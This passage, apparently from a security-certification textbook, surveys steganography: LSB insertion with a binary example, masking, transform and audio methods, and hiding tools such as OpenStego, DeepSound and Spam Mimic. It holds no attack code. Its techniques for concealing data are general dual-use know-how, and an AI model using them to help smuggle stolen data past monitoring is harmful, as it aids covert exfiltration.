
  Hiding the data:

  - The stego tool makes a copy of an image palette with the help of the red, green, and blue (RGB) model
  - Each pixel of the 8-bit binary number LSB is substituted with one bit of the hidden message
  - A new RGB color in the copied palette is produced
  - With the new RGB color, the pixel is changed to an 8-bit binary number

  Suppose you have chosen a 24-bit image to hide your secret data, which you can represent in digital form, as follows:

  `(00100111 11101001 11001000) (00100111 11001000 11101001) (11001000 00100111 11101001)`

  Suppose you want to hide the letter "H" in the above 24-bit image. The system represents the letter "H" by binary digits 01001000. To hide this "H," you can change the previous stream to:



(00100110 11101001 11001000) (00100110 11001001 11101000) (11001000 00100110 11101001)
H→01001000

Figure 6.166: Example of LSB insertion

You just need to replace the LSB of each pixel of the image file, as shown in the figure. To retrieve this H at the other side, the recipient combines all the LSB image bits and is thus able to detect the H.

- **Masking and Filtering**

  Masking and filtering techniques exploit the limitations of human vision, which is incapable of detecting slight changes in images. Grayscale images and digital watermarks can hide information in a way similar to that of watermarks on paper.

  Masking allows you to conceal secret data by placing the data in an image file. You can use masking and filtering techniques on 24-bit-per-pixel and grayscale images. To hide secret messages, you must adjust the luminosity and opacity of the image. If the change in luminance is insignificant, then people other than the intended recipients will fail to notice that the image contains a hidden message. This technique can be easily applied as the image remains undisturbed. In most cases, users perform masking of JPEG images. Lossy JPEG images are relatively immune to cropping and compression image operations. Hence, you can hide your information in lossy JPEG images, often using the masking technique. If a message hides in significant areas of the picture, the steganography image encoded with a marking degrades at a lower rate under JPEG compression.

  Masking techniques can be detected with simple statistical analysis but are resistant to lossy compression and image cropping. The information is not hidden in the noise but in the significant areas of the image.

- **Algorithms and Transformation**

  The algorithms and transformation technique involves hiding secret information during image compression. In this technique, the user conceals the information by applying various compression algorithms and transformation functions. A compression algorithm and transformation uses a mathematical function to hide the coefficient of the least bit during image compression. The data are embedded in the cover image by changing the coefficients of a transformation of an image. Generally, JPEG images are the most suitable for compression, as they can function at different compression levels. This technique provides a high level of invisibility of secret data. JPEG images use a discrete cosine transform to achieve compression.

  There are three types of transformation used in the compression algorithm:

  - Fast Fourier transformation
  - Discrete cosine transformation
  - Wavelet transformation

  If the user embeds the information in the spatial domain of the LSB insertion technique, information hidden in the images can be vulnerable to attacks. An attacker can utilize simple signal-processing techniques and damage the information hidden in the image when using the LSB insertion technique. This may refer to the loss of information when the image undergoes certain processing techniques like compression. To overcome these problems, one can hide the information with frequency-domain-based techniques such as fast Fourier transformation, discrete cosine transformation, or wavelet transformation. Digital data are not continuous in the frequency domain. Analysis of the image data, to which frequency domain transformations are applied, becomes extremely challenging, which renders cryptanalysis attacks difficult to be performed.

Image Steganography Tools

- **OpenStego**

  Source: *https://www.openstego.com*

  OpenStego is a steganography application that provides the following functions.

  - **Data Hiding:** It can hide any data within a cover file (e.g., images)
  - **Watermarking:** Watermarking files (e.g., images) with an invisible signature. It can be used to detect unauthorized file copying.

Document Steganography

Document steganography is the technique of hiding secret messages transferred in the form of documents. It includes the addition of whitespaces and tabs at the ends of lines. A stego-document is a cover document comprising the hidden message. Steganography algorithms, referred to as the "**stego system**," are employed to hide the secret messages in the cover medium at the sender end. The same algorithm is used by the recipient to extract the hidden message from the stego-document.

Video Steganography

The image steganography discussed earlier can only hide a small amount of data inside image carrier files. Thus, image steganography can only be used when small amounts of data are to be hidden in the image files. However, one can use video steganography when it is necessary to hide large amounts of data inside carrier files.

Video steganography is a technique to hide any kind of file with any extension in a carrying video file. The information is hidden in video files of different formats, such as .AVI, .MPG4, .WMV, etc. Discrete cosine transform (DCT) manipulation is used to add secret data at the time of the transformation process of the video.

Video files carry the secret information from one end to another. This ensures greater security of your secret information. Numerous secret messages can be hidden in video files as every frame consists of both images and sound. As the carrier video file is a moving stream of images and sound, it is difficult for the unintended recipient to notice the distortion in the video file caused due to the secret message, and therefore, the message might go unobserved because of the continuous flow of the video. You can apply all the techniques available for image and audio steganography to video steganography.

The information hidden in video files is nearly impossible to be recognized by the human eye, as the change in pixel color is also negligible.

The following tools facilitate the hiding of secret information in running videos using video steganography:

- **OmniHide Pro**

  Source: *https://omnihide.com*

  OmniHide PRO allows you to hide any secret file within an innocuous image, video, music file, etc. The user can use or share the resultant stego file like a normal file without anyone knowing the hidden content; thus, this tool enables you to save your secret file from prying eyes. It also enables you to add a password to hide your file and enhance security.

Audio Steganography

In audio steganography, the user embeds the hidden messages in a digital sound format. Audio steganography allows you to conceal secret message within an audio file such as a WAV, AU, or even MP3 audio file. It embeds secret messages in audio files by slightly changing the binary sequence of the audio file. Changes in the audio file after insertion are not easily detectable, and in this way, the secret messages can be secured from prying ears.

The carrier audio file should not be allowed to be distorted to avoid detection of hidden messages. Therefore, one should embed the secret data in such a way that a slight change in the audio file can go unnoticed upon listening. One can hide information in an audio file by replacing the LSB or by using frequencies that are not audible to the human ear (>20,000 Hz).



Figure 6.171: Audio steganography process

Audio Steganography Methods

There are certain methods available to conceal your secret messages in audio files. Some methods implement an algorithm that relies on inserting the secret information in the form of a noise signal, while other methods believe in exploiting sophisticated signal-processing techniques to hide information.

The following methods can be used to perform audio steganography to hide information:

- **Echo Data Hiding**

  In the echo data hiding method, you can embed the secret information in the carrier audio signal by introducing an echo into it. Three parameters of echo are used, namely initial amplitude, decay rate, and offset or delay, to hide the secret data. When the offset between the carrier signal and echo decreases, they combine at a certain point of time at which the human ear cannot distinguish between the two signals. At this point, you can hear an echo as an added resonance to the original signal. However, this point of indistinguishable sounds depends on factors such as quality of the original audio signal, type of sound, and listener acuity.

  To encode the resultant signal into binary form, two different delay times are used. These delay times should be below the level of human perception. Parameters such as decay rate and initial amplitude should also be set below threshold audible values so that the audio cannot be heard.

- **Spread Spectrum Method**

  This method uses two versions of the spread spectrum: direct-sequence spread spectrum (DSSS) and frequency-hopping spread spectrum (FHSS).

  - **Direct-Sequence Spread Spectrum (DSSS)**: DSSS is a frequency modulation technique where a communication device spreads a signal of low bandwidth over a broad frequency range to enable the sharing of a single channel between multiple users. The DSSS steganography technique transposes the secret messages in radio wave frequencies. DSSS does introduce some random noise to the signal.

  - **Frequency-Hopping Spread Spectrum (FHSS)**: In FHSS, the user alters the audio file's frequency spectrum so that it hops rapidly between frequencies. The spread spectrum method plays a significant role in secure communications, both commercial and military.

- **LSB Coding**

  LSB encoding works similarly to the LSB insertion technique, in which users can insert a secret binary message in the least significant bit of each sampling point of the audio signal. This method allows one to hide enormous amounts of secret data. It is possible to use the last two significant bits to insert secret binary data, but at the risk of creating noise in the audio file. Its poor immunity to manipulation makes this method less adaptive. You can easily identify extra hidden data because of channel noise and resampling.

- **Tone Insertion**

  This method involves embedding data in the audio signal by inserting low-power tones. These tones are not audible in the presence of significantly higher-power audio signals, and therefore the presence of the secret message is concealed. It is exceedingly difficult for an eavesdropper to detect the secret message from the audio signal. This method helps to avoid attacks such as low-pass filtering and bit truncation. The audio steganography software implements one of these audio steganography methods to embed the secret data in the audio files.

- **Phase Encoding**

  Phase coding is described as the phase in which an initial audio segment is substituted by a reference phase that represents the data. It encodes the secret message bits as phase shifts in the phase spectrum of a digital signal, achieving a soft encoding in terms of the signal-to-noise ratio.


Audio Steganography Tools

There are many tools available on the market that can help to hide secret information in an audio file. The following are some examples of audio steganography tools to hide secret information in audio files:

- **DeepSound**

  Source: *http://jpinsoft.net*

  DeepSound allows you to hide any secret data in audio files (WAV and FLAC). It also allows you to extract secret files directly from audio CD tracks. In addition, it can encrypt secret files, thereby enhancing security.



Carrier audio files ;

	File	Dir	Size (MB)
a	APE.ape	D:\Audio	22.4 MB
f	FLAC.flac	D:\Audio	25.9 MB
▶	WMA.wma	D:\Audio	21.4 MB

Secret files in D:\Audio\WMA.wma:

Output audio file quality ○ Low ● Normal ○ High

Free space for secret files : 7.8 MB

	Secret file name	Size (MB)
	D:\SecretFiles\SecretFile1.pdf	3.4 MB
	D:\SecretFiles\SecretFile2.doc	0.2 MB
	D:\SecretFiles\SecretFile3.jpg	< 0.1 MB

Output directory : C:\Users\Jospin\Documents\

- BitCrypt (*http://bitcrypt.moshe-szweizer.com*)
- StegoStick (*https://sourceforge.net*)
- MP3Stego (*https://www.petitcolas.net*)
- QuickCrypto (*http://www.quickcrypto.com*)
- spectrology (*https://github.com*)

Folder Steganography

Folder steganography refers to hiding secret information in folders. Files are hidden and encrypted within a folder and are not seen by standard Windows applications, including Windows Explorer. In this process, the user moves the file physically but still stays associated to its original folder for recovery.

Folder Steganography Tools

- **GiliSoft File Lock Pro**

  Source: *https://gilisoft.com*

  GiliSoft File Lock Pro restricts access to files, folders, and drivers by locking, hiding, or password-protecting them. Attackers can thus use this tool for these purposes. With this program, nobody can access or destroy the attacker's data without a password.

Spam/Email Steganography

Spam/email steganography refers to the technique of sending secret messages by embedding them and hiding the embedded data in spam emails. Various military agencies supposedly use this technique with the help of steganography algorithms. You can use the Spam Mimic tool to hide a secret message in an email.

Spam/Email Steganography Tool

- **Spam Mimic**

  Source: *https://www.spammimic.com*

  Spam Mimic is spam "grammar" for a mimic engine by Peter Wayner. This encodes secret messages into innocent-looking spam emails. The encoder of this tool encodes the secret message as spam with a password, fake PGP, fake Russian, and space.

Other Types of Steganography

- **Web Steganography**: In web steganography, a user hides web objects behind other objects and uploads them to a web server.
- **DVD-ROM Steganography**: In DVD-ROM steganography, the user embeds the content in audio and graphical data.
- **Natural Text Steganography**: Natural text steganography is the process of converting sensitive information into user-definable free speech such as a play.
- **Hidden OS Steganography**: Hidden OS steganography is the process of hiding one OS in another.
- **C++ Source-Code Steganography**: In C++ source-code steganography, the user hides a set of tools in the files.

Steganography Tools for Mobile Phones

